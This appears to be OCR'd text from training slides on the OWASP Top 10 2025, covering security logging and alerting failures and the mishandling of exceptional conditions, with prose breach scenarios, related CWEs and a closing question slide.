
- Do you update your OS / IDE / Libraries regularity?

  Why and Why not?

A09:2025-Security Logging & Alerting Failures

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by DAST tools that do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.



A09:2025-Security Logging & Alerting Failures

Scenario #1: A children's health plan provider's website operator couldn't detect a breach due to a lack of monitoring and logging. An external party informed the health plan provider that an attacker had accessed and modified thousands of sensitive health records of more than 3.5 million children. A post-incident review found that the website developers had not addressed significant vulnerabilities. As there was no logging or monitoring of the system, the data breach could have been in progress since 2013, a period of more than seven years.

Scenario #2: A major Indian airline had a data breach involving more than ten years' worth of personal data of millions of passengers, including passport and credit card data. The data breach occurred at a third-party cloud hosting provider, who notified the airline of the breach after some time.

Scenario #3: A major European airline suffered a GDPR reportable breach. The breach was reportedly caused by payment application security vulnerabilities exploited by attackers, who harvested more than 400,000 customer payment records. The airline was fined 20 million pounds as a result by the privacy regulator.

A10:2025 - Mishandling of Exceptional Conditions


- This is a new category for 2025
  - Focuses on improper error handling, logical errors, failing open, and other related scenarios stemming from abnormal conditions that systems may encounter.
  - This category has some CWEs that were previously associated with poor code quality.
    - *CWE-209 Generation of Error Message Containing Sensitive Information,*
    - *CWE-234 Failure to Handle Missing Parameter,*
    - *CWE-274 Improper Handling of Insufficient Privileges,*
    - *CWE-476 NULL Pointer Dereference,* and *CWE-636 Not Failing Securely ('Failing Open').*

A10:2025 - Mishandling of Exceptional Conditions

Scenario #1: Resource exhaustion via mishandling of exceptional conditions (Denial of Service) could be caused if the application catches exceptions when files are uploaded, but doesn't properly release resources after. Each new exception leaves resources locked or unavailable until all resources are used up.

Scenario #2: Sensitive data exposure via improper handling or database errors that reveals the full system error to the user. The attacker continues to force errors in order to use the sensitive system information to create a better SQL injection attack. The sensitive data in the user error messages is reconnaissance.

Scenario #3: State corruption in financial transactions could be caused by an attacker interrupting a multi-step transaction via network disruptions. Imagine the transaction order was: debit user account, credit destination account, log transaction. If the system doesn't properly roll back the entire transaction (fail closed) when there is an error partway through, the attacker could potentially drain the user's account, or possibly a race condition that allows the attacker to send money to the destination multiple times.



QUESTION AND COMMENTS?